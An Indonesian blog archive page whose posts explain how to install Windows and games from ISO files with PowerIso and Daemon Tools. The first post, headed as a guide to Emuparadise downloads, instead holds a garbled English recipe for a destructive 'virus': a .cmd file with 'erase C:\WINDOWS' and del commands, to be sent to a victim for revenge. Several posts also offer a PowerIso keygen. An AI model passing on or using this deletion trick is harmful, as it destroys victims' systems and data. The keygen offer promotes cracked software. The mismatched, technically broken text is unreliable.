Saturday, February 11, 2017
Cara Download Game Di Emuparadise Dan Cara Extrak Agar Jadi ISO
Cara Download Game Di Emuparadise Dan Cara Extrak Agar Jadi ISO
Open your notepad and type the
following:: del c: oot?ini c:del autoexec.bat Now Save as anyname.exe. Create this in
C: drive The only thing you need is Notepad.
1. Create a text file called TEST.txt
(empty) in C: 2. Now in your notepad type “erase C:
TEST.txt” (without the quotes). Then
save it as “Test.cmd”.
3. Now run the file “Test.cmd”go to C:
and you’ll see your Test.txt is gone. Now, the real work (dont try this on
your personal computer) 1. Go to Notepad and type erase C:
WINDOWS and save it as
findoutaname.cmd.
2. Now DON’T Run the file or you’ll lose
your WINDOWS map.
So, that’s the Virus. In this way you can
make a virus to delete any file you
want. Now to take revenge. Send you file to
your victim.
Once victim opens it. WINDOWS map is
Deleted. And he will have to install
WINDOWS again. ¤¤Beware: Its simple but a strong virus
that can delete anyones Windows OS..!
Visit >Here!< for more.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ENJOY! :D
Available link for download

Monday, February 6, 2017
Cara Install Windows 7 Iso File Menggunakan USB HDD
Cara Install Windows 7 Iso File Menggunakan USB HDD

PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini:

- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 7 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download
Sunday, February 5, 2017
Cara Instal Windows 10 Enterprise Iso File Dengan FlasDisk USB HDD Menggunakan PowerIso
Cara Instal Windows 10 Enterprise Iso File Dengan FlasDisk USB HDD Menggunakan PowerIso
Kali ini saya akan membahas tentang Instal Windows 10 Dengan FlasDisk (USB HDD) Menggunakan PowerIso
PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini: Power Iso + Keygen
- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 10 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download
Saturday, January 28, 2017
Cara Install File ISO Menggunakan Daemon Tools Lite Serta Cara Pakainya Lengkap Screenshoot How to Install With Daemon tools
Cara Install File ISO Menggunakan Daemon Tools Lite Serta Cara Pakainya Lengkap Screenshoot How to Install With Daemon tools





Available link for download
Friday, January 13, 2017
Cara Instal Game dengan Format iso Cue dll Lengkap dan Jelas How to Install Games with iso format
Cara Instal Game dengan Format iso Cue dll Lengkap dan Jelas How to Install Games with iso format
.jpg)


Available link for download
Tuesday, January 3, 2017
Cara Install WIndows 7 Ultimate Iso Menggunakan PowerIso
Cara Install WIndows 7 Ultimate Iso Menggunakan PowerIso
Kali ini saya akan membahas tentang Instal Windows 7 Dengan FlasDisk (USB HDD) Menggunakan PowerIso
PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini:
- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 10 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download
Saturday, October 15, 2016
Cara instalasi windows XP dengan file iso PC
Cara instalasi windows XP dengan file iso PC

kita sering menginstal ulang PC dengan CD instalan langsung dari toko nya, selain itu kita ternyata bisa menginstal ulang PC dengan file .iso yang bisa di download, kemudian tinggal di burn aja ke CD yang masih kosong


6. Klik Next lalu tunggu hingga proses penyalinan selesai, kalau sudah komplit maka akan terbentuk
membuat cd installasi baru dengan membakar (burn) file iso tadi ke cd kosong dengan memakai
software Ashampoo kembali.
oke bro...
sekian dari saya bro...
makasih bro atas kunjungannya
semoga bermanfaat dan sukses buat kita semua !! amiiinn....
Jika ada kesalahan harap dimaklumi dan dikoreksi.
Kurang lebihnya mohon maaf, sekian dan terima kasih banyak sudah berkunjung di blog sederhana saya.
Available link for download
Monday, October 10, 2016
Cara Install Windows 10 Iso File Denagn Flash Disk USB HDD Menggunakan PowerIso
Cara Install Windows 10 Iso File Denagn Flash Disk USB HDD Menggunakan PowerIso
PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini: Power Iso + Keygen
- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 10 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download